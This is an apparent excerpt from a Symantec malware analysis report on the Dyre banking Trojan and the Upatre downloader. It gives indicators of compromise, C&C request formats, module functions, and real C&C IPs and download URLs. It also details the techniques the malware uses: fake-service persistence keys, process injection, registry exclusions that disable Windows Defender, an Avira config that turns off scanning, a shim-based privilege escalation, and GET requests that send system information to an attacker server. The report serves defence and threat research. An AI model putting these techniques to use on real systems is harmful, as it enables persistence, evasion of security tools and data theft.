Dyre targets more than just banks. The Trojan is also configured to attack customers of electronic payments services and users of digital currencies. In addition to financial websites, the Dyre attackers have also targeted a number of careers- and HR-related websites, presumably because stealing credentials may facilitate harvesting potentially valuable personal information. Interestingly, a number of web hosting companies are also targeted. Stolen credentials may facilitate further development of the attackers' command-and-control (C&C) infrastructure.

Attribution

Based on our monitoring of Dyre activity, the attackers appear to adhere to a five-day working week, with no activity on Saturday and Sunday. Monday is the busiest day in terms of activity. This may be due to backlogs resulting from the weekend break. Activity is measured by counting event updates from C&C servers.

In terms of operating hours, activity ranges from 3am to 10pm UTC timing, with most of the updates occurring from 9am to 4pm UTC.

Since the attackers appear to be operating in the UTC +2 or UTC +3 time zones, it is possible that the attacks originate in Eastern Europe or Russia, based on the workday pattern observed.

While a large amount of Dyre's C&C infrastructure is located in those regions, a relatively low amount of infections is seen. In addition, financial institutions in those regions are generally not on the target list. One possibility is that the attackers may be reluctant to draw attention to themselves by attacking those close to home.

Motivation

The main motivation behind these attacks is financial gain. While the attackers mainly use Dyre to steal banking credentials, they may also use stolen personal information from HR or career websites to recruit money mules.

One other motive could lie in selling "Bots-as-a-Service", where a sum of money is paid for each installation of Trojans on target computers.

Table 1. Vendor aliases for Dyre

Vendor	Aliases
Symantec	Infostealer.Dyre
BitDefender	Gen:Variant.Dyreza
Microsoft	PWS:Win32/Dyzap
ESET	Win32/Battdil

Dyre analysis

Identification

Table 1 details different security vendors' detection names for Dyre.

Anti-analysis

Table 2 contains a list of reverse-engineering challenges discovered during the course of the analysis.

Table 2. List of anti-analysis techniques used by Dyre

Category	Description
Anti-debug	No
Anti-emulation	Yes
Anti-VM	No
Packing/compression	Yes
Obfuscation	No
Host-based encryption	Yes
Network-based encryption	Yes
Server-side tricks	No

Dyre loader component

Table 3 details the characteristics of the Dyre Trojan's loader.

Table 3. Dyre loader characteristics	
File name	kgsATx70.exe
MD5	a62582d46ea8c172778753ed13f1b2c1
SHA-1	aabb3a12f62c01ecc8934f270743cebd9659ffb2
SHA-256	9001d7fc23ae0f164049ab4f8e5521842b87729ecf30b4a7888a40c9d04de7aa
Size (bytes)	450,580
Timestamp	0x5456627C, 02 Nov 2014 16:57:32
Purpose	Dyre loader

Overview

1. Copies itself to the %Windir% folder and registers as a service
2. Decrypts code from resource and injects it into svchost.exe through ZwQueueApcThread to load Dyre

Functionality

First, the loader copies itself to %Windir%\[EIGHT RANDOM CHARACTERS].exe and registers the copied file as a service by adding the following registry entries:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"DisplayName" = "Google Update Service"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"ErrorControl" = "1"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"ImagePath" = "%Windir%\HLIEJMtH.exe"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"ObjectName" = "LocalSystem"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"Start" = "2"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\"Type" = "16"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\googleupdate\Security\"Security" = "[BINARY DATA]"

The loader then removes the original file and runs the copied one. The service has the following attributes:

```
Startup Type: Automatic
Image Path: %Windir%\HLIEJMtH.exe
Display Name: Google Update Service
```

Finally, the loader decrypts resources and injects them into svchost.exe through NtMapViewOfSection and ZwQueueApcThread. The injected binary contains both the Dyre Trojan and the code needed to load it into memory.

Dyre Trojan

Table 4 details the characteristics of the Dyre Trojan injected into memory.

Table 4. Injected Dyre characteristics	
File name	b378185c4f8d6359319245b9faeac8db
MD5	b378185c4f8d6359319245b9faeac8db
SHA-1	55619aecdc21e8cecb652b7131544a1d431cb0ba
SHA-256	0a615fcd8476f1a525dc409c9fd8591148b2cc3886602a76d39b7b9575eb659b
Size (bytes)	125,952
Purpose	Inject malicious .dll into web browser processes, download configurations, modules and executables

Overview

The injected Dyre Trojan contains five resources. Two of the resources (7r3ysoac6 and 9tcucogn5) are encrypted, while two other resources (0y2hgif34 and 4qvndmku0) are compressed and encrypted. The first 32 bytes inside the fifth resource (6et5aphf7) are used as XOR keys to decrypt 0y2hgif34 and 4qvndmku0.

Dyre carries out the following tasks:

1. Decrypts and decompresses resources
2. Finds valid C&C servers by using the initial C&C server list embedded in resource 9tcucogn5
3. Downloads a C&C server list, configurations, and modules, then encrypts and saves them to the file nw9vbe8cc4.dll
4. Injects resource 0y2hgif34 into other processes to load downloaded modules
5. Injects resource 4qvndmku0 into web browser processes to act as a MITB
6. Receives commands from remote servers, and downloads and executes other malware

Table 5. Resources found in injected Dyre

Resource	Function
0y2hgif34	Contains a portable executable (PE) (MD5: bd1c4dc7c25027c6bac1d-a174bfdd480) which is used to load downloaded modules
4qvndmku0	Contains another PE (MD5: 6ed9f5147429ae061ff636001cc5ca40) which is injected into web browser processes and acts as a MITB
7r3ysoac6	Contains RSA key which is used to verify data received from remote servers
9tcucogn5	Contains initial C&C configuration
6et5aphf7	First 32 bytes are used as XOR keys to decrypt 0y2hgif34 and 4qvndmku0

Module loader component

The module loader (MD5: bd1c4dc7c25027c6bac1da174bfdd480) is a .dll and is found inside resource 0y2hgif34. It is injected into other processes and is responsible for loading and unloading modules, as well as calling functions exported by modules. The .dll communicates with Dyre through named pipes. Pipe names are "\\.\pipe\mvnwihe2w" and "\\.\pipe\2f1e5f214354r" and may vary among variants.

Table 6. Dyre module loader characteristics

File name	bd1c4dc7c25027c6bac1da174bfdd480
MD5	bd1c4dc7c25027c6bac1da174bfdd480
SHA-1	98ecb4d0d558e222056244d4f8d880a7794dc67c
SHA-256	9fbb13fc76a7d36f14acf612f8d18de3b749eaf78fbc029d7e9b1a1ee71fe327
Size (bytes)	12,288
Stamp	0x54eb6679, 23 Feb 2015 16:42:17

Man-in-the-browser (MITB) component

The MITB component (MD5: 6ed9f5147429ae061ff636001cc5ca40) is a .dll found in resource 4qvndmku0. It is injected into the browser processes (iexplore.exe, firefox.exe, chrome.exe) of the three most popular web browsers (Internet Explorer, Firefox, Chrome respectively). It then hooks network-related functions and acts as a MITB. The .dll communicates with Dyre through the named pipe "\\.\pipe\mvnwihe2w" (may vary among variants).

Table 7. MITB component characteristics

File name	6ed9f5147429ae061ff636001cc5ca40
MD5	6ed9f5147429ae061ff636001cc5ca40
SHA-1	f2a32423f98ff06c735fb3d568689dd7a3904780
SHA-256	4996182e29a1b5ef9176398e9399ca2b051b90ae18a2ec273bd189effd1f5a7d
Size (bytes)	70,144
Stamp	0x54eb6680, 23 Feb 2015 16:42:24

For Internet Explorer, it hooks the following functions inside wininet.dll and kernel32.dll:

ICSecureSocket::Send_Fsm
ICSecureSocket::Receive_Fsm
LoadLibraryExW

For Firefox, it hooks the following functions exported by NSPR4.dll or NSS3.dll:

```
PR_Read
PR_Write
PR_Close
```

For Chrome, it hooks functions inside chrome.dll for similar purposes.

Dyre modules

Dyre also has a number of modules which provide additional functionality to the malware.

m_i2p32

This module enables Dyre to connect to the anonymous i2p network and may also make it work as an i2p proxy node.

Table 8. m_i2p32 module characteristics

File name	m_i2p32.bin
MD5	fe63819d4efa60f5008b01f4f5233c05
SHA-1	7c8452f07527c9b9c7d5faf95b1dc089b6eee12e
SHA-256	a7f9c79d89d6983bbe37cfe6338fd8e98524429137067dbfd9ac747e96e02a2f
Size (bytes)	877,056
Timestamp	0x5506F4AF, 16 Mar 2015 15:20:15

tv32

Tv32 is a Virtual Network Computing (VNC) module with limited functionality. It uses a local port and waits for a connection from a remote computer. The module is used primarily for remote viewing of the screen of the compromised computer. Unlike vnc32, this module does not have the capability to generate keyboard and mouse events from the attacker side.

Table 9. tv32 module characteristics

File name	tv32.bin
MD5	48ea8d407cc395190fd812e02aa12346
SHA-1	b218321377d97103d840ed2a84fe8cb5246aac77
SHA-256	a9cf26207ac64c32534fd3f2922803c44d15ea5f04a5d7d9752756bb384b09bf
Size (bytes)	132,096
Timestamp	0x54380341,10 Oct 2014 17:03:13

vnc32

Vnc32 is another VNC module. Like tv32, it uses a local port and waits for a connection from a remote computer. In this case, it could handle keyboard and mouse events coming from the attacker, as well as setting clipboard data. With these supported functions, the attacker can operate the compromised system remotely.

Table 10. vnc32 module characteristics

File name	vnc32.bin
MD5	d986324f137b13136155313e50e001b1
SHA-1	9fc5ba2c42b00ec2d85af2db8a2780760b81bb4e
SHA-256	e2c9541fbf3db8f422fccdbe3d49b8829c5ad8c7a70fa541f9ed50082abb17fc
Size (bytes)	190,464
Timestamp	0x5437C862, 10 Oct 2014 12:52:02

wg32

Wg32 is used to collect system information, cookies, certificates, and web browser histories from the compromised computer.

Table 11. wg32 module characteristics

File name	wg32.bin
MD5	443bfc65ca9814fa981f1f060fcdef80
SHA-1	964abe3225ac0c7874f8e1bedaf4fc596f9e2351
SHA-256	2cc02899e8461c275db2bffa4c0a22b19717d0129abb1b78412729f6fb0040ad
Size (bytes)	52,736
Timestamp	0x54CF86DC, 02 Feb 2015 14:17:00

Command and control

Dyre communicates with C&C servers through HTTPS. Before it communicates with the C&C server, it first tests for internet availability using the following approaches:

1. Making socket connection to either google.com or microsoft.com
2. Using the Windows API, InternetGetConnectedState

Requests

Dyre is configured to send a number of different requests to a C&C server.

Table 12. Dyre handshake request to C&C server

Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/5/spk/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C-0CA65B/5/spk/[REDACTED]/
Response format	[SignedData]
Main purpose	Verify data received to see whether it is a valid C&C server

Table 13. Dyre request to C&C server for modules

Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/0/[OSVersion]/[Version]/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C-0CA65B/0/Win_7_SP1_32bit/1089/[REDACTED]/
Response format	/1/[CampaignID]/[BotID]/0/0/[ConfigDataSize]/[\x0D\x0A][EncryptedData]
Main purpose	Request C&C server used by modules

Table 14. Dyre request to C&C server for a new list of C&C servers

Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/23/[Checksum]/[31BytesRandomString]/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C-0CA65B/23/12345/ZfOEIVWSCLbZaNYJjXmwQIRgwECrOEj/[REDACTED]/
Response format	Encrypted C&C data
Main purpose	Get new C&C server list from remote location

Table 15. Dyre request to C&C server for a specific module	
Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/5/[ModuleName]/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C-0CA65B/5/wg32/[REDACTED]/
Response format	[EncryptedData]
Main purpose	Request a specific module

Four modules can be requested: 'm_i2p32', 'tv32', 'vnc32' and 'wg32'.

Table 16. Dyre request to C&C server for a specific configuration	
Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/5/[ConfigName]/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C-0CA65B/5/httprex/[REDACTED]/
Response format	[EncryptedConfigData]
Main purpose	Request specific configuration from C&C server

The request for configuration has the same format as the request for modules. There are three configurations: 'httprex', 'respparser', and 'bccfg'. 'httprex' and 'respparser' are used by the MITB component. In a recent Dyre sample (MD5: 5a0649b9d6feaaf02bbc70bca6c41f21), these two configuration names have been modified to 'httprex2' and 'rps2' respectively.

Table 17. Dyre request to C&C server for commands	
Category	Description
Method	HTTP GET
Request format	/[CampaignID]/[BotID]/1/[31BytesRandomString]/[PublicIP]/
Request example	/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C0CA65B/1/ZfOEIVWSCLbZaNYJjXmwQIRgwECrOEj/[REDACTED]/
Response format	/[CommandID]/[CampaignID]/[BotID]/[31BytesRandomString]/[TimeStamp]/[\x0D\x0A][EncryptedCommandData]
Response example	/41/1901uk1/WINDOWS-PC_W617601.AE904EF3DD390FA8A8D004243C0CA65B/ZfOEIVWSCLbZaNYJjXmwQIRgwECrOEj/1339968/http://94.23.255.86/ml1from2_test.tarIn a recent Dyre sample (MD5: 5a0649b9d6feaaf02bbc70bca6c41f21, https has been enabled (http://69.162.126.162:443/kucha1.tar)
Main purpose	Request command from C&C server

Symantec has identified a number of command IDs supported by Dyre (Table 18).

Table 18. Commands supported by Dyre	
Command	Description
0x3A (58)	Connect to back channel
0x39 (57)	Download vnc32 module
0x38 (56)	Download tv32 module
0x3D (61)	Download wg32 module
0x1E (30)	Restart computer
0x29A (666)	Check aliveMaster boot record/Volume boot record wiper (Seen in recent Dyre sample, MD5: 5a0649b9d6feaaf02bbc70bca6c41f21)
0x2B (43)	Download and execute additional file
0x29 (41)	Download and execute additional file

While monitoring the 0x29 and 0x2B commands, we observed several additional types of malware being downloaded to the infected computer, which we will detail in this report.

C&C infrastructure

The attackers behind Dyre have built an extensive C&C infrastructure. Symantec has to date observed:

- 285 main C&C IP addresses
- 14 IP addresses used for the delivery of plugin modules
- Two IP addresses used for the delivery of additional payloads
- 21 IP addresses used for carrying out MITB attacks
- Seven back channel IP addresses



Figure 7. Top ten Dyre C&C locations

Notably, the attackers have segregated their C&C servers very well and only two IP addresses were used concurrently, as both main C&C addresses and module dispatch servers.

Symantec observed that 99 percent of C&C IP addresses are based in Europe. The majority of the C&C servers are located in Ukraine and Russia (227 out of 285), amounting to around 80 percent of all IP addresses observed.



Figure 8. Locations of secondary C&C infrastructure

While the C&C infrastructure used for downloading additional modules is also dominated by Ukraine and Russia, the C&C infrastructure for delivering extra payloads, carrying out MITB attacks and opening backchannel communications is mainly deployed elsewhere in Europe. One possible explanation is that these functions are operated by two separate groups.Upatre analysis.

Identification

Table 19 details Symantec's detection name for Upatre.

Table 19. Vendor aliases for Upatre

Vendor	Aliases
Symantec	Downloader.Upatre

Anti-analysis

Table 20 contains a list of reverse-engineering challenges discovered during the course of the analysis.

Table 20. List of anti-analysis techniques used by Upatre

Category	Description
Anti-debug	No
Anti-emulation	Yes
Anti-VM	No
Packing/compression	Yes
Obfuscation	No
Host-based encryption	Yes
Network-based encryption	Yes
Server-side tricks	No

Upatre loader component

Table 21 details the characteristics of the Upatre loader.

Table 21. Upatre loader characteristics

File name	fax_0201_24022015_3129095728891052.pdf.exe
MD5	9a223a821c0cfad395a5f2be97352d44
SHA-1	2b84871b11b948567d536cce9627f9d9de20a9e7
SHA-256	bb6359b1bed7682bb45cca05693417be6fcb82a45418a6ef8a81d6c4476ef026
Size (bytes)	38,144
Purpose	Downloader

Overview

1. Posts system information such as computer name, OS version, and public IP address to a remote IP address (181.189.152.131)
2. Downloads an encrypted binary from a remote server and stores it to file
3. Decrypts the file to allocated memory and runs it

Functionality

When launched, the loader creates the following file and writes the current full path of itself:

- %UserProfile%\Local Settings\Temp\gooA07C.txt

It then copies itself to the following file and executes the copied file:

- %UserProfile%\Local Settings\Temp \gooupdate.exe

When the copied file executes, it checks the file size of %Temp%\gooA07C.txt. If it is bigger than 0x406, it will try to decrypt and launch the file. Otherwise it will delete the previous original file being launched and then send a request to get the public IP address from checkip.dyndns.org or icanhazip.com:

```
GET / HTTP/1.1
 Accept: text/*, application/*
 User-Agent: Mazilla/5.0
 Host: checkip.dyndns.org
 Cache-Control: no-cache

 HTTP/1.1 200 OK
 Content-Type: text/html
 Server: DynDNS-CheckIP/1.0
 Connection: close
 Cache-Control: no-cache
 Pragma: no-cache
 Content-Length: 104
<html><head><title>Current IP Check</title></head><body>Current IP Address:
42.61.[REMOVED]</body></html>
```

The threat locates the string of the IP address from the response (here, it is "42.61.[REMOVED]") and then encodes the string by adding each character with 0x14. Here, the encoded IP address is "HFBJEB[REMOVED]":

```
'4': 0x34 + 0x14 = 0x48 'H'
 '2': 0x32 + 0x14 = 0x46 'F'
 '.': 0x2E + 0x14 = 0x42 'B'
 ...
```

The loader then gathers system information (computer name and OS version) and sends it to a remote IP address 181.189.152.131 through a GET request. "2402us22" is the campaign ID that is hard-coded in the sample and could change among variants:

```
GET /2402us22/ADMIN-USER/0/51-SP3/0/HFBJEB[REMOVED] HTTP/1.1
 User-Agent: Mazilla/5.0
 Host: 181.189.152.131:14127
 Cache-Control: no-cache
```

The loader then tries to obtain an encrypted binary from two remote servers. If the first one fails, it will try the other one. The downloaded binary is stored in %UserProfile%\Local Settings\Temp\gooA07C.txt. For recent variants of Upatre, HTTPS connections are used for downloading:

```
bilalhussain.com/mandoc/juntet.pdf
 s517098314.websitehome.co.uk/mandoc/juntet.pdf
 GET /mandoc/juntet.pdf HTTP/1.1
 Accept: text/*, application/*
 User-Agent: Mazilla/5.0
 Host: bilalhussain.com
 Cache-Control: no-cache

 HTTP/1.1 200 OK
 Server: nginx/1.6.2
 Date: Wed, 25 Feb 2015 06:20:45 GMT
 Content-Type: application/pdf
 Content-Length: 461868
 Connection: keep-alive
 Last-Modified: Tue, 24 Feb 2015 18:53:40 GMT
 Accept-Ranges: bytes
 ..8....TZ.+#.
 ..n.m,n.y.l..nk...w......\73"6.)ND..7AZ....0.)..E/..A u.<x..AIw..AxnA..{AAz...{yA..
mAF}.r..Y)...AJ.Y+"..A..4x|..0....z}...Y.f.
```

After decryption, the loader will jump to offset 0x3C (dw value at offset 0x8h) and continue execution. The code will decompress another PE file (MD5: 95122947595d56e22cc1805c42c04ec9) by using RtlDecompressBuffer. The offset and size of the compressed data are indicated at 0xC in the buffer. The loader then maps the PE file, loads the import address table (IAT), and jumps to the entry point.

Upatre Trojan

Table 22 details the characteristics of the decompressed Upatre Trojan:

Table 22. Decompressed PE characteristics

File name	95122947595d56e22cc1805c42c04ec9
MD5	95122947595d56e22cc1805c42c04ec9
SHA-1	9b584d851c74c8255608bd64d2c212cff10618f1
SHA-256	8614b9a9286beb5f574d39ebb3d9b790036ab6c7470d1c702186553a8b68d3f9
Size (bytes)	507,904
Purpose	Dropper, disables security software

Overview

Upatre carries out the following tasks:

1. Works against security software (Windows Defender, Microsoft Antimalware, Malwarebytes, ESET, and AVG)
2. Escalates privilege
3. Decrypts and drops resources, then launches the dropped file
4. Exfiltrates computer name and version information to a remote server

It uses the following approaches to escalate privilege:

- Exploiting CVE-2014-4113

Using the Application Compatibility Database Installer (sdbinst.exe)For sdbinst.exe, the Trojan first drops the custom shim database file (com.[USER NAME].sdb) and then loads the dropped file. The file contains the following strings inside which indicate that iscsicli.exe will be redirected to another .bat file.

```
iscsicli.exe
REDIRECTEXE
%Temp%\..\..\LocalLow\cmd.%Username%.bat
```

The batch file contains a command to launch itself again. Then it runs iscsicli.exe, which automatically launches the malware with escalated privileges in the end. Finally, it runs “sdbinst /q /u” to unregister the sdb file.

It can disable security software depending on the processes found.

Mssece.exe

When the msseces.exe process (Windows Defender or Microsoft Antimalware) is found, the Trojan injects code to spoolsv.exe to create the following registry entries:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions\”*.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions\”*.dll” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions\”*.tmp” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”afwqs.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”rgjdu.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”explorer.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”spoolsv.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”rundll32.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”consent.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes\”svchost.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions\”*.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions\”*.dll” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Extensions\”*.tmp” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”afwqs.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”rgjdu.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”explorer.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”spoolsv.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”rundll32.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”consent.exe” = “0”
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft Antimalware\Exclusions\Processes\”svchost.exe” = “0”

Mbam.exe

When the mbam.exe process (Malwarebytes Anti-Malware) is found, the Trojan creates the following registry entry:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\”WinNtM” = “1”

Next, the Trojan overwrites the following configuration files with data embedded inside the malware:

- %UserProfile%\Malwarebytes\Malwarebytes Anti-Malware\Configuration\settings.conf

- %UserProfile%\Malwarebytes\Malwarebytes Anti-Malware\Configuration\scheduler.conf
- %UserProfile%\Malwarebytes\Malwarebytes Anti-Malware\exclusions.dat

It then loads mbam.dll and calls the following APIs:

- ProtectionStop
- SchedulerStop
- SelfProtectionDisable

Finally, the Trojan ends the mbam.exe process.

ekrn.exe

When the process ekrn.exe (ESET) is found, it creates the following registry entry:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\"WinNtE" = "1"

Next, the Trojan removes updfiles, lastupd.ver and upd.ver.

avgui.exe

When the avgui.exe process (AVG) is found, the Trojan creates the following registry:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\"WinNtAv" = "1'

The Trojan then removes the update folder used by AVG, then recreates the folder and writes one byte to the file update\download.

avgnt.exe

When the avgnt.exe process (Avira) is found, the Trojan creates the following registry:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\"WinNtAr" = "1"

Next, the Trojan overwrites avwin.ini with the following and then runs avconfig.exe /SAVEAVWININI="avwin.ini;":

```
############################################################
# $AV$CONFIGURATION$INI
############################################################
# This file has been created automatically.
# DO NOT MODIFY!!
############################################################
[CFGPROFILE]
[COMMON]
[SCANNER]
BeforeActionToQuarantine=0
BootsektorStart=0
MasterBootSectors=0
NoNetDrv=0
PrimaryActionForInfected=5
ScanActionMode=0
ScanAllFiles=0
ScanArchivSmartExtensions=1
ScanArchiveCutRecursionDepth=1
ScanArchiveExclude=
ScanArchiveRecursionDepth=20
ScanArchiveScan=0
ScanCheckSystemFiles=0
ScanDiffExtension=
ScanHeuristicFile=1
ScanHeuristicFileEnabled=0
```

```
ScanHeuristicMacroEnabled=0
ScanInteractiveMode=1
ScanPriority=1
ScanRegistry=0
ScanReportLevel=0
ScanRootkits=0
ScanSkipOfflineFiles=0
ScanSkipReparsePoint=1
SecondaryActionForInfected=5
ShowWarningMessages=0
StopAllowed=1
UsePerformanceScan=0
[SKIPFILES]
Path0=C:\Program Files (x86)
Path1=c:\program files\
Path2=C:\ProgramData\
Path3=c:\windows
[GUARD]
ArcMaxFilecount=10
ArcMaxRatio=250
ArcMaxRecursion=1
ArcMaxSize=1000
ArcScan=0
GuardDeactivatedByWSC=0
MacroVirusHeuristic=0
MaximumLogFileSize=0
OnAccessBackupLog=0
OnAccessCacheNetworkAccess=1
OnAccessExcludeProcessNames=
OnAccessExcludedProcess0=explorer.exe
OnAccessExcludedProcess1=sdbinst.exe
OnAccessExcludedProcess2=spoolsv.exe
OnAccessExcludedProcess3=svchost.exe
OnAccessExcludedProcess4=winlogon.exe
OnAccessExtensionList=
OnAccessFileExclusionCount=1
OnAccessScanAllFiles=0
OnAccessScanLocalDrives=1
OnAccessScanNetworkDrives=0
OnAccessWriteConfigToLog=0
Path0=c:\
ReportingLevel=0
UseEventlog=0
UseWhitelistServer=0
Win32Heuristic=0
Win32HeuristicMode=1
[POP3CONFIG]
[SENDMSG]
[UPDATE]
CloseConnection=1
DUNConnection=*DUN*WIN*CONNECT*
DUNPhonebook=
DialUpLogin=
DialUpPassword=
DownloadLocation=1
ProductUpdateMode=0
```

```
[VDFCHECK]
[EVENTLOG]
[REPORTS]
[WEBGUARD]
[BACKUP]
[WMI]
[HIPS]
[MANAGEDFIREWALL]
FirewallConfiguration={"managedFirewall" : {"public" : {"state" :
1,"notify" : 1,"blockIn" : 0},"private" : {"state" : 1,"notify" : 1,"blockIn"
: 0}}}
```

Data exfiltration

The Trojan can send the information of the compromised computer (computer name and version information) to a remote server (IP: 181.189.152.131) through a GET request.

```
GET /2402us22/ADMIN-USER/41/7/4/ HTTP/1.1
User-Agent: Mazilla/5.0
Host: 181.189.152.131:14127
Cache-Control: no-cache
```

Dropping Dyre

The Trojan can drop and execute PE files. The resource with the name "EXE1" contains the encrypted PE (XORed with 0x1). The Trojan decrypts the PE, drops it to the %Temp% folder, and executes the dropped file, which in this case is Dyre (MD5: a62582d46ea8c172778753ed13f1b2c1). The name of the dropped file is randomly generated. The size is eight bytes, starts with six characters and ends with two numbers, e.g. "kgsATx70".

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RELATED THREATS

> “While the Dyre Trojan’s main purpose is the theft of banking credentials, it is also capable of downloading and installing additional malware on to the victim’s computer.”

Related threats

Dyre is a multi-faceted threat. While the Dyre Trojan's main purpose is the theft of banking credentials, it is also capable of downloading and installing additional malware on to the victim's computer. In many cases, the victim is added to a botnet which is then used to power further spam campaigns and infect more victims. Symantec has observed the Dyre group using at least seven different pieces of additional malware.

